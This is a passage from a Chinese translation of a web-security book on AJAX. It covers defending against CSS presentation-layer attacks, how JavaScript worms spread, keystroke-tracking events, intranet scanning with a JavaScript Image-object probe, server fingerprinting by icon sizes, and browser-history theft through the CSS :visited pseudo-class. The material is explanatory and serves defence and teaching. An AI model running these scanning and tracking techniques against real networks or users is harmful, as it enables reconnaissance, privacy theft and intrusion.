许多公共终端都会收集用户的个人信息，例如地址、电话号码、出生日期、社保号码及财政状况等，而这些系统正是浏览器缓存攻击的最佳目标。

12.7　防范表现层攻击

由于开发人员往往认为，攻击者即使控制了信息如何展现，也不会带来什么危害，所以经常会忽视表现层漏洞的存在。因此，防范表现层攻击的第一步就是要认清它的危险性。

为了防止攻击者对我们表现信息的数据挖掘，我们必须保证隐私资源没有引用任何公共资源，并且公共资源中也没有引用任何隐私资源。本书作者发现了一个名为 Dust-Me Selectors 的 Firefox 插件，可以帮助开发人员定位没有使用的 CSS 样式[7]。不过，该插件只能找到某个页面中未使用的 CSS 样式，而不能对整个网站进行查找。

如果网站允许用户定义自己的样式表，那么就必须要小心了。这些由用户定义的 CSS 样式表应该同其他形式的输入一样要经过验证。不过，我们无法通过正则表达式对任何的 CSS 文件进行白名单验证。如果读者想获得有关验证 CSS 文件的细节内容，可以回顾一下第 4 章“AJAX 攻击层面”中的“验证富客户端的用户输入”一节，如果不进行细致的分析，我们很难确定一个 CSS 文件中是否覆盖了已有的样式定义。这主要是因为，我们可以通过很多不同的方式来定义 CSS 样式。正如我们在本章前面介绍的一样，最后一个样式定义会覆盖之前所有的样式定义。因此，开发人员可以在所有用户定义的样式之后，再定义一个系统样式，以免用户定义的样式覆盖了系统样式，这样也可以避免本章所讨论的很多 MySpace 钓鱼攻击。

对于缓存欺骗攻击来说，开发人员能做的很有限。当然，他们可以保护应用程序不受 HTTP 响应分离、远程文件引用及命令执行等攻击。根据使用的离线 AJAX 框架不同，离线应用程序的开发人员还应该保护应用程序免受本地服务器（Local Server）欺骗的攻击。但是，开发人员很难保护本地浏览器缓存不受到攻击。其中一个办法就是禁止 Web 服务器使用任何形式的 HTTP 缓存，这就迫使浏览器每次都要向 Web 服务器请求新的数据，而不管任何对本地浏览器缓存所做的恶意修改。许多信息系统都会访问内网中的 Web 应用程序，由于这些网络中几乎没有网络延迟，所以即使禁用 HTTP 缓存也不会影响用户的体验效果。换句话说，

[7] 读者可以从 www.sitepoint.com/dustmeselectors/下载该插件。

如果网络带宽过低，或者延迟时间过高，很可能就无法采用这种办法了。

12.8 本章小结

我们已经知道，表现信息可以被用来进行多种攻击。通过对表现信息进行数据挖掘，攻击者可以获得网站隐私区域的地址。用户通过自定义样式，可以修改网页的显示方式，并引诱用户进行其他操作。某些浏览器允许在 CSS 属性中添加带有 JavaScript 代码的 URL，这就使得攻击者可以将恶意代码注入到全局样式表文件中，不管用户访问网站中的哪个页面都会执行 XSS 攻击代码。这些攻击并不是本书作者虚构出来的，一些通过钓鱼攻击者们已经使用 CSS 攻击来窃取 MySpace 等社交网站的登录信息。攻击者们有很多种办法对表现层发起攻击，例如借助于用户提交的样式表文件，或者其他安全漏洞。如果我们开发的应用程序允许用户自己定义页面的样式，那么一定要明白，控制他人的感知会带来多么大的危险。

第13章 JavaScript蠕虫

错误观点：

AJAX并没有增加跨站脚本攻击所带来的危险性。

我们在第10章“请求来源问题”中已经讲过，恶意的JavaScript会窃取用户的身份信息，伪装成正常用户来发送一些虚假的HTTP请求。而XMLHTTPRequest使得恶意JavaScript代码的发送，以及对返回响应信息的分析，比没有使用AJAX之前快了15倍。请求速度的巨大提高，使短时间内发送大量恶意JavaScript请求成为可能。这也导致了JavaScript蠕虫病毒的增长，因为它们需要借助于快速、隐蔽的请求来扩大并造成危害。时至今日，几乎每个JavaScript蠕虫（Samy、Yamanner、Xanga、MySpace QuickTime、gaiaonline及adultspace等）都使用XMLHTTPRequest来进行传播。AJAX实际上已经改变了跨站脚本攻击（XSS）的地位，并且引领了JavaScript蠕虫时代的到来。在本章中，我们将讨论JavaScript蠕虫是如何运行的，并通过对两个实际中蠕虫病毒的分析来了解它们所带来的危害性。

13.1 JavaScript蠕虫概述

从2005年末开始，攻击者已经开始发布可以自我传播的JavaScript蠕虫病毒。这些蠕虫通常都通过XSS、命令执行及跨站请求伪造等漏洞，从一个域传播到另一个域中。JavaScript蠕虫会窃取用户的身份信息，并将这些信息用于感染下个目标。如果某个主机感染得越厉害，那么用户访问网站任意页面时，感染并传播JavaScript蠕虫的几率也越大。

同所有自我传播的恶意软件一样，JavaScript蠕虫的传播也需要完成两个任务：

- 传播。病毒需要将自己传播到新的、未感染的区域。这意味着感染越多的数据，那么运行病毒或者将其传播给新的、未感染主机的几率也越大。

- 执行恶意代码。恶意软件并不只是为了传播，通常，传播只是为了将恶意代码传递给其他主机。例如，恶意软件可能会删除我们所有的文档、将机器中的所有 JPEG 图片转发给第三方，或者在系统中安装一个后门程序。

虽然 JavaScript 蠕虫与传统恶意软件的目的相同，但是他们采用的机制和实现的效果却不尽相同。为了说明，我们将一个 JavaScript 蠕虫与一个传统的计算机病毒进行对比，需要特别指出，该病毒产生于 20 世纪 80 年代～90 年代早期。

13.1.1 传统的计算机病毒

这个时代的计算机病毒被称为“执行文件感染者（Execution Infectors）”，因为它们只感染系统的程序，而不感染文档或者图片文件。该病毒首先会将自己附加到 COM 或者 EXE 等可执行文件的末尾，然后再覆盖文件的起始部分，以便用户运行该感染程序后操纵系统会执行末尾的病毒代码。在执行完病毒代码之后，病毒会再执行受感染的程度。对于那时的 PC 来说，网络不仅非常原始，而且几乎是隔离的。因此，大多数病毒都无法像今天一样，通过住宅或者公司网络来传播。相反，病毒只能感染系统的 COM 或者 EXE 文件，并寄希望于用户手动将这些被感染程度复制到软盘中，从而再传播到网络中。

传统病毒都是针对于特殊的微处理器，使用汇编语言编写的。但是，即使同样的汇编语言也无法在不同的微处理器架构上运行。例如，为 Intel x86 芯片架构编写的汇编语言无法运行在 IBM 的 PowerPC 芯片架构上，这意味着某个病毒使用的基本指令无法在所有的芯片架构上执行。图 13-1 说明了病毒无法在不同的平台上运行。




图 13-1 传统病毒只能感染某种操作系统及芯片架构

即使两台机器都使用同样的微处理器架构，传统的病毒也不能保证都能运行。这是因为病毒会通过系统调用（System Call），调用计算机的操作系统来访问文件系统，或者创建网络套接字（Socket），这些系统调用都针对于某种操作系统。假如两台计算机都运行在 Intel x86 架构上，一台运行 Windows XP，而另一台运行 Linux，并且有一个使用 x86 汇编语言编写的病毒可以删除硬盘上的文件。虽然两台机器的 x86 芯片都可以运行病毒中包含的汇编语言指令，但是在 Windows XP 上删除文件的命令无法用在 Linux 操纵系统上。图 13-2 说明了，即使在同一处理器架构上运行同一程序，如果操作系统不同也有可能无法执行。




图 13-2　传统的病毒，即使两台机器使用同一处理器架构，如果操作系统不同也有可能无法执行

不过，我们也可以编写出在同一处理器、不同操作系统上都能运行的病毒。攻击者可以在编写 x86 汇编代码时判断当前机器运行的操作系统，然后病毒会根据操作系统不同执行不同的 Windows 或者 Linux 命令。图 13-3 表明传统的跨平台病毒，如何运行在同一处理器架构的不同操作系统上。

虽然上面的办法能够让病毒在不同的操作系统上运行，但是代码会变得非常臃肿。首先，这并不是真正意义上的跨平台病毒，只不过针对不同的操作系统各有一套不同的代码分支罢了，攻击者必须为不同的操作系统编写并调试代码。由于在 x86 微处理上可以运行几十种操作系统（Windows、Mac OS X、Linux、Solaris、BSD、BeOS、Plan9 等），因此很难让一个病毒在这么多操作系统上都能运行。此外，一些攻击在某些操作系统上能够成功，而在另一些操作系统上却不起作用，只是因为操作系统暴露的系统调用不同。例如，Microsoft 的 DOS 操作系统，在 20 世纪 80

年代~90 年代初这段时间内，并没有一个用来发送网络请求的标准 API。




图 13-3　传统的跨平台病毒可以感染同一芯片架构的不同操作系统

13.1.2　JavaScript 蠕虫

与传统计算机病毒相比，JavaScript 蠕虫有一个巨大的优势，那就是真正的跨平台。JavaScript 蠕虫并不是由某种依赖于特殊处理器架构或者操作系统的编译型语言所编写，而是基于可以运行在多种操作系统及多种芯片架构上的 JavaScript 语言。通过浏览器的 JavaScript 解释器，蠕虫代码可以被解释为本地指令。因此，同一个病毒可以真正运行于多个平台之上。图 13-4 显示了一个 JavaScript 蠕虫如何运行在多种芯片架构及操作系统上，前提是该操作系统和处理器下要有相应的 JavaScript 解释器。




图 13-4　只要提供了相应的 JavaScript 解释器程序，JavaScript 蠕虫就可以在任意芯片架构、任意操作系统上执行

平台无关性是 JavaScript 蠕虫相对于传统病毒的主要优势。但是，JavaScript 蠕虫同时也有一个主要的缺点：在各种解释器中的行为并不一致。对于传统病毒来说，它所执行的汇编指令都是硬编码在处理器中的。每个 Intel x86 兼容的芯片都会按照同样的方式来执行这些指令[1]，它的意义主要体现在我们更换芯片时，因为不可能每个奔腾 4 芯片都以不同的方式来执行指令。简而言之，传统病毒的作者可以保证，它们的代码始终能按照设计的初衷执行。但是，因为 JavaScript 蠕虫作者无法保证 JavaScript 解释器的一致性，所以无法保证其代码在所有浏览器中都能按照同样的方式执行。以 Flash 为例，除了一些开源实现外，Adobe 是为所有主流浏览器开发 Flash 虚拟机的主要公司。Flash 开发人员可以非常确信，不管使用何种解释器，他们的代码都可以在每个平台上正常执行。同样的情况也存在于 Sun 的 Java 虚拟机中。在 JavaScript 中，并不需要编写出可用于所有 JavaScript 解释器的应用程序，有很多书全篇都在讲，如何让编写的 JavaScript 代码可以运行在主流的浏览器上。因此，虽然 JavaScript 蠕虫可以在所有支持 JavaScript 的浏览器上运行，但是必须保证代码能够兼容所有的 JavaScript 解释器。

[1] 这也不完全正确。对于 32 位和 64 位的 x86 兼容芯片来说，对两个数字的加法运算便各不相同。此外，二者在内部对分支预测和注册跳转的处理也并不相同。我们这里指不管芯片如何运行 ADD 指令，最后的结果都是一样的。

13.2 创建 JavaScript 蠕虫

出于多种原因，JavaScript 都是编写蠕虫病毒最理想的选择。第一个原因就是可用性（Availability），因为所有主流 Web 浏览器都支持 JavaScript。许多不懂技术的人都不知道，在浏览器中可以关闭 JavaScript 功能，如果不关闭的话，默认都是开启的。而且，虽然很多懂技术的人都想关闭 JavaScript 功能，但是许多网站都需要通过 JavaScript 来实现一些功能，所以也不得不随它而去。因为这些考虑，几乎所有桌面浏览器程序都支持 JavaScript，即使是 T-Mobile Sidekick 或者 Motorola 的 RAZR V3X 等移动设备都包含了支持 JavaScript 的浏览器。

另一个 JavaScript 便于编写 Web 蠕虫病毒的原因就是其隐蔽性。所有的主流浏览器都不需要使用插件，本身就可以解释 JavaScript 代码。这是很吸引攻击者的一点，尤其是在某个浏览器需要加载插件才能支持 JavaScript 时，体现得更为明显。如果浏览器需要安装插件，那么不仅加载页面的速度会变慢，对用户输入的响应方式也会与在浏览器中不同，而且会有许多信息提示有插件正在运行。图 13-5 显示了在浏览器中运行 Flash 插件的情况。其他一些能够表明运行插件的提示信息还包括显示在浏览器状态栏中的“Applet Started”等。

图 13-5　许多插件都会在运行时显示一些提示信息，提醒用户它们的存在

此外，另一个原因就是 JavaScript 可以在许多不同的情况下运行。在一个 HTML 文档中，可能有几乎上百处地方都可以执行 JavaScript 代码。<SCRIPT>标签是最常见的一处，但是几乎所有 HTML 标签都支持可以触发 JavaScript 代码的事件，例如 onmouseover 或者 onload。其次，所有允许 URL 的 HTML 属性都可以通过 javascript:来执行 JavaScript。我们在第 12 章“攻击表现层”中已经看到，攻击者甚至可以将 JavaScript 插入到级联样式表中！正是这种多样性，使得某些

JavaScript 可以通过网站的黑名单输入验证[2]。正如我们在第 5 章“AJAX 代码的复杂性”中讨论过的，JavaScript 已经成长为一个多功能的语言。它有很多可以发送 HTTP 请求的机制，支持高级的字符串操作及正则表达式。此外，它还可以动态创建代码，并调用 eval()方法来执行。由于支持基于对象的编程模型，以及基于原型的继承关系，它的功能变得更为强大。另外还有许多可以免费使用的第三方函数库，可以帮助 JavaScript 完成加密（例如 AES 或者 Blowfish 算法）、数据压缩，以及像二叉树搜索和优先级队列等复杂功能。

对于蠕虫编写者来说，JavaScript 的门槛也比较低。不像 Java 或者 C#这些用于富互联网应用程序（RIA）的编程语言，JavaScript 不需要面向对象编程等知识，非常易于学习。也不像 C 或者 C++一样，需要引入 main 等方法。而且，编写 JavaScript 的花销也很小，只需要一个简单的文本编辑器和浏览器即可，如今主流的操作系统都已经自带了这些工具。

13.2.1　JavaScript 的局限性

由于大多数 JavaScript 蠕虫都在浏览器中执行，因此局限于 JavaScript 在浏览器中的能力范围。不过，许多 Web 开发人员和设计者都没有意识到，在浏览器之外也可以使用 JavaScript。例如，JavaScript 可以用于编写所谓“脚本（Script）”的小程序，来完成 Windows 操作系统中的一些简单任务。因为 JavaScript 可以调用其他的软件库及对象，所以这些脚本可以通过 File 对象来访问文件系统，进行文件维护或者数据备份的工作。这些脚本还可以使用 Microsoft 提供的函数库访问并操作 Excel 及其他 Microsoft Office 文档。甚至像加载、执行其他程序与网络操作等高级任务也可以使用这些脚本来完成。

但是，当 JavaScript 在浏览器中执行时，它能够访问的函数库及变量也会相应的发生改变。这时，JavaScript 可以访问网页中的文档对象模型（Document Object Model，简称 DOM）。虽然浏览器中的 JavaScript 无法在访问 File 对象，进行创建或删除文件等操作，但是它可以访问其他对象，例如创建、修改并删除 cookie。JavaScript 还能访问在浏览器中以插件形式存在的应用程序。例如，JavaScript 可以启动并控制一个媒体播放器或者 Flash 虚拟机。记住，并不是环境使语言具有了这些功能，而是由环境本身提供了这些功能。JavaScript 本身并不能像 C 语言一样，创建一个用于网络通信的套接字（Socket），但是环境提供了这些函数库和对

[2] 这也正是开发人员必须进行白名单验证的原因。详细内容请参考第 4 章。

象，供 JavaScript 调用。表 13-1 在操作系统或浏览器中运行时，JavaScript 都能具有哪些功能。

表 13-1　JavaScript 程序在不同环境中的限制

操　作	Windows 系统中	Web 浏览器中
操纵本地文件	是	否
操纵 cookie	否	是
操纵 DOM	否	是
发送网络连接	任意连接	只限制 HTTP 连接
执行外部程序	是	只能通过插件
接受用户输入	是	是

从表 13-1 中可以看出，在浏览器中执行的 JavaScript 通常不能在用户机器上创建或者删除数据。不过也有例外，例如 JavaScript 可以删除 cookie 中的数据，但是必须是那些与 JavaScript 在同一域中的 cookie。这表明 evil.com 中的 JavaScript 代码不能访问 good.com 的 cookie 信息。而且，浏览器中的 JavaScript 代码可以通过发送 HTTP 请求，覆盖存储在浏览器缓存中的文件。这些限制都决定了 JavaScript 蠕虫的传播方式，以及其携带的恶意代码类型。

13.2.2　传播 JavaScript 蠕虫

JavaScript 蠕虫可以使用第 10 章中讨论的所有方法来发送网络请求，这包括向任意域发送盲目的 GET 和 POST 请求（允许跨越多个域），以及使用 XMLHttpRequest 感染同域中的其他页面。因为请求来源不能确定，JavaScript 可以非常容易地进行传播。浏览器会自动将适当的 cookie 信息，或者缓存的身份认证信息附加到蠕虫发出的 HTTP 请求中。而 Web 服务器无法区别出该请求是合法的用户请求，还是恶意的请求。我们很快会看到，要感染其他页面，通常都需要 JavaScript 蠕虫能够接受并操作服务器的响应信息。这也限制了 JavaScript 蠕虫感染其他的域。我们将在本章稍后的真实案例中看看实际的 JavaScript 蠕虫是如何传播的。

13.2.3　JavaScript 蠕虫携带的恶意代码

JavaScript 蠕虫可以携带的恶意代码种类繁多，我们这里只能着重举几个例

子，实在无法做到全面的介绍。必须记住，XSS 和 JavaScript 蠕虫都可以让攻击者在目标应用程序的安全环境中执行任意 JavaScript 代码，这些代码可以实现任何应用程序所能实现的功能。不要以为在 AJAX 应用程序中不会发生以下情形，就认为 XSS 或者 JavaScript 并不危险，

13.2.4　JavaScript 中的信息窃取

正如我们在表 13-1 中看到的，在浏览器环境中执行的 JavaScript 代码通常不能创建或删除任何用户机器上的数据。这自然使得 JavaScript 蠕虫像传统病毒那样，携带一些危害极大的恶意代码[3]。许多 JavaScript 蠕虫并没有打算删除用户的数据，而是关注于如何窃取身份认证信息，以及如何利用这些信息用于非法行为。

乍一看上去，窃取数据并不像删除数据那样危险。但是，如果我们将眼光放长远一些，就知道这种想法是绝对错误的。以我们以前所有的个人邮件为例，当然，如果这些信息都被删了，这当然不好；但是，如果其中某些邮件被人窃取，并公布到网上，这岂不是更难堪吗？如果这些电子邮件中，含有你在某电子商务网站上注册的用户名和密码呢？也许这其中包含了商业犯罪的证据呢？在某个公司网络中，由于窃取数据所造成的危害远比删除数据大得多。商业网站会经常性的备份它们的数据（希望如此），因此，如果病毒删除了数据，那么只不过丢失了最近一次备份的数据。而财务上的损失不过是重新生产所降低的工作效率，以及恢复已备份数据花费的时间罢了。但是，如果某个公司的知识产权、软件源代码、内部备忘录，或者是机密的财政报表被泄露出去，那么造成的损失便无法估计了。

JavaScript 蠕虫试图窃取的数据种类也不尽相同。在第 12 章中，MySpace-Zango QuickTime 蠕虫通过钓鱼攻击来窃取 MySpace 用户的身份信息。而 Yamanner 蠕虫会感染 Yahoo! 的 Web 邮件系统，窃取受害人的整个地址簿，并向其中的所有电子邮件地址发送垃圾邮件。稍后，我们将在本章对 Yamanner 蠕虫进行详细地分析。由于 JavaScript 能够关联多种浏览器及用户事件，所以非常适于收集用户的行为信息。表 13-2 包含了一个跨浏览器事件列表，可以用户捕获用户的行为。

---

[3] CIH 病毒，也被称为切尔诺贝利病毒，是在 1999 年流行的危害极大的计算机病毒。它所携带的一部分代码可以使用垃圾数据覆盖计算机主板上的 Flash BIOS，一旦病毒运行成功，那么计算机将无法启动！

表 13-2　可以用来追踪用户行为的 JavaScript 事件

事件或者行为	捕获的信息
onclick	打开新页面、表单提交及鼠标单击
window.onfocus/window.onblur	用户正在使用浏览器
window.mousemove	用户的鼠标移动
onkeypress	记录用户的击键行为，检测像复制、剪切、粘贴、将页面加入书签等快捷键（Hotkey，也称为热键）
window.unload	用户关闭一个浏览器窗口或标签页

通过这些事件，JavaScript 可以作为一个通用的记录工具，记录下用户输入的每个字母、移动鼠标时的坐标、使用浏览器的时间及持续时间、用户单击的位置、何时滚动了鼠标及滚动了多少，甚至用户关闭浏览器的时间。这些信息可以被收集起来，并发送给某个恶意的第三方网站。正如我们在第 12 章中讨论的，通过使用 XSS 攻击每个页面，可以将记录用户行为的恶意代码加载到每个页面中，从而让攻击者对用户的一举一动了如指掌。随后，攻击者可以访问用户的账户或者对他们进行勒索[4]。

13.3　关于内网

在 2006 年，本书的两位作者发表了一份白皮书，描述了如何通过 JavaScript 扫描公司内网的端口[5]。显然，JavaScript 并不是为此而设计的，而且在网络功能方面也有很多的局限性。但是，通过检查不同的错误信息，并检测某些特殊事件发生的时间长短，JavaScript 可以对某个内部网络进行扫描，用以发现网络中其他的计算机。一旦检测到某台机器，JavaScript 可以判断其是否含有一个 Web 服务器。如果含有，便可以使用 JavaScript 顺藤摸瓜，判断出其运行的是哪种 Web 服务器或者 Web 应用程序。

首先，JavaScript 必须尝试“ping”网络中的其他机器，这一步我们可以使用

[4] 有时使用 JavaScript 追踪用户事件是出于合法的目的。许多研究人员都使用 JavaScript 进行自动可用性测试。读者可以参考 http://atterer.net/uni/www2006-knowing-the-users-every-move--user-activity-tracking-for- website-usability-evaluation-and-implicit-interaction.pdf 获得更多详细信息。

[5] 读者可以从 www.spidynamics.com/asserts/documents/Jsportscan.pdf 上找到这份白皮书《使用 JavaScript 检测、分析及渗透内网应用程序（Detecting,Analyzing,and Exploiting Intranet Applications Using JavaScript）》。

Image 对象来实现。Image 对象有两个事件可以帮助我们。当请求的图片完全下载下来，并且是一个有效的图片时，会触发 onload 事件。而如果请求的图片完全下载但不是一个有效的图片，或者在与远程系统建立 HTTP 连接时发生了错误，那么会触发 onerror 事件。我们先看一眼如下的这段代码：

```
var img = new Image();
//注册 onload 方法
img.onload = function() {
alert("Loaded");
}
//注册 onerror 方法
img.onerror = function() {
alert("Error");
}
//请求图片
img.src = "http://209.85.165.104/";
//设置定时器
setTimeout("alert('time out');", 1500);
```

这段代码尝试向 http://209.85.165.104/请求一个图片[6]。如果浏览器可以连接到 209.85.165.104:80 上运行的服务器，建立二者之间的 HTTP 连接，并且返回一个有效的图片文件，这时就会触发 onload 事件。如果浏览器可以连接到 209.85.165.104 上的机器，但是出于某些原因无法连接到 80 端口，或者与 80 端口建立 HTTP 连接，或者返回的不是一个有效的图片文件，那么就会触发 onerror 事件。因此，只要在 IP 地址 209.85.165.104 上运行着机器，就会触发 onload 或者 onerror 事件。否则，两个事件都不会触发，而且在 1.5 秒后会触发 timeout 方法。我们可以使用这段 JavaScript 代码来“ping”任意的计算机，包括公司内网中的机器！图 13-6 表明了当访问一个非 Web 服务器、Web 服务器及一个没有服务器的 IP 地址时，会触发的不同事件。

[6] 在本书出版时，209.85.165.104 的域名为 www.google.com。




图 13-6　JavaScript 可以使用 Image 对象来简单地实现“ping”功能

既然我们已经可以使用 JavaScript 来 ping 某个 IP 地址，从而知道是否有机器运行，我们还需要保证这是一个 Web 服务器。毕竟，不管我们是否访问的是 HTTP 服务器，都会触发 onerror 事件。一个方法是在 onload 事件中使用一个 iframe 标签，将其 src 属性设为将要访问的主机地址。同时，就像上面这段 JavaScript 代码一样，使用 setTimeout()方法来记录花费的时间。如果对方是一台 Web 服务器，那么就会触发我们的 onload 事件。如果计时器在 onload 事件之前触发，那么对方就不是一个 Web 服务器[7]。图 13-7 表明了如何确定目标主机是否是一个 Web 服务器。




图 13-7　JavaScript 可以使用 iframe 标签和 onload 事件，来判断某个主机是否是 Web 服务器

[7]如果目标主机不是一台 Web 服务器，某些版本的 Internet Explorer 会在 iframe 中加载一个错误页面，其中写道：“该页面无法找到（This page could not be found）”。然后 IE 会触发 onload 事件，让我们以为错误页面已经加载完成！如果在这些版本的 IE 中使用我们的方法，会错误地认为所有响应“ping”请求的计算机都是 Web 服务器。

一旦我们确定对方主机是一台 Web 服务器，便可以进一步确定其上运行的 Web 服务器或者 Web 应用程序的类型。这里还需要使用到 JavaScript 的 Image 对象。如果某个 Image 对象成功加载了一幅图片，JavaScript 会通过 width 和 height 属性来检查图片的尺寸。JavaScript 还可以向某个特定应用程序的 URL 发送请求，来检查其中是否含有相应的图片。如果存在图片，那么 JavaScript 会检查图片的尺寸，看看是否与期望的值一致。图 13-8 显示了如何区分 Apache 服务器和 Microsoft 的 IIS 服务器。




图 13-8　JavaScript 可以根据是否存在相应的图片区分出运行的 Web 服务器和应用程序类型

在图 13-8 中，我们向/icons/tar.gif 发送了一个请求。在默认情况下，所有的 Apache Web 服务器都会有一个名为 icons 的公共访问目录，其中包含了所有的图标文件，并且每个图片都是 20 像素×22 像素大小。如果我们可以成功获取/icons/tar.gif 并且其大小为 20 像素×22 像素，那么我们便可以认为这是一台 Apache Web 服务器。同样，每个 IIS 服务器都有一幅大小为 36 像素×48 像素的/pagerror.gif 图片，用来显示不同的错误信息。如果我们能够成功获得/pagerror.gif 并且其大小为 36 像素×48 像素，那么便可以认为这是一台 IIS 服务器。还有其他一些图片也可以用来区分服务器类型，例如，Linksys 的 WRD54-G 无线路由就含有一幅 165 像素×57 像素的/UI_Linksys.gif 图片。除此之外，所有应用程序下方的“Power By...”图片也都可以用于此处。一旦攻击者通过恶意的 JavaScript 代码检测出了其他机器上运行的服务器或者应用程序类型，就可以利用已知的漏洞发起盲目的 GET 或者 POST 请求。例如，攻击者通过 JavaScript 检测出的应用程序类型可以判断出其中含有一个命令执行漏洞，那么就可以获得整个服务器的控制权！

13.3.1 窃取浏览器历史记录

安全研究人员刚刚开始研究 JavaScript 和 CSS 之间的关系。作为安全专业人士，本书的两位作者已经发现，非常有必要阅读一下所有广泛实现技术的标准或者规范。含糊不清的地方往往会导致安全漏洞。毕竟，如果我们无法理解它，那么像 Google、Sun、Microsof 或者 Yahoo！也有可能不理解！有些时候，标准也明确指出了该技术的安全问题。这并不是我们凭空捏造出来的，相反，这些都是事实，只不过没有人注意到罢了。为了证明，在 W3C 的级联样式表标准 2 修订版 1（即 CSS 2.1）规范的第 5.11.2 节中，有如下声明：

> Note. It is possible for style sheet authors to abuse the link and :visited pseudo-classes to determine which sites a user has visited without the user's consent.（注意，样式表作者可能会滥用超链接及其:visited 伪类，用来标识那些没有经过用户允许就被访问过的网站。）

这条 CSS 规范中的警告信息从 2003 年起就存在了，它很可能是由于 Andrew Clover 在 2002 年的努力才被首次加上的，他发现了如何通过 CSS 伪类来获得用户已经访问过的网站。虽然他使用的方法并没有借助于 JavaScript（因此也不适用于这里），但是却为不断反复争吵的 CSS 安全问题（包括已知和未知的问题）提供了一个有趣的历史环境[8]。在 2006 年举办的 White Security 大会上，主办方公布了一段使用 JavaScript 和 CSS，来获得用户已访问过的网站的示例代码，也因此将 CSS 的安全问题带到了众人眼前[9]。由于该方法中使用了 JavaScript，所以能够以 JavaScript 蠕虫为载体进行传播，而这也正是其工作的原理。CSS 使得开发人员可以根据根据其是否被访问过，或者通过 a 标签的:link 和:visited 伪类，为超链接定义不同的样式。而 JavaScript 则不仅能够创建新的 DOM 元素，也能检查已有 DOM 元素的样式。因此，为了查看用户是否已经访问过某网站，我们可以采取以下几个步骤。

（1）使用 CSS 为已经访问过的超链接定义一个颜色，而没有访问过的超链接则是另一个颜色。

（2）使用 JavaScript 动态创建一个指向目标网站（例如 site.com）的超链接，然后将该超链接添加到 DOM 中，浏览器会自动根据用户是否访问过该网站来设

[8] 详细信息请参考 http://www.securityfocus.com/bid/4136/discuss。

[9] 读者可以从 http://www.blackhat.com/presentations/bh-jp-06/BH-JP-06-Grossman.pdf 获得更多信息。

置该超链接的样式。

（3）使用 JavaScript 来检查新加超链接的颜色，从此可以获知用户是否访问过 site.com。

（4）使用 JavaScript 删除指向 site.com 的超链接。如果还需要检查其他网站，可以重复（2）～（4）步。

注意，这种方法并不需要任何网络操作。浏览器并没有发送任何请求，相反，我们只是用 JavaScript 创建了一个新的超链接，检查了一下浏览器自动为其加上的样式，然后又删除了该超链接。这种 DOM 操作速度非常快，使得攻击者可以在一秒之内测试几千个网站。我们也会注意到，攻击者无法遍历所有用户已经访问过的网站。换句话说，我们不能向浏览器发出“给我所有你已经访问过的网站列表”这样的请求。不过，对于一个指定的 URL，我们可以询问浏览器是否已经访问过这个 URL，而这样就会引起一些问题。

13.3.2　窃取搜索引擎的查询结果

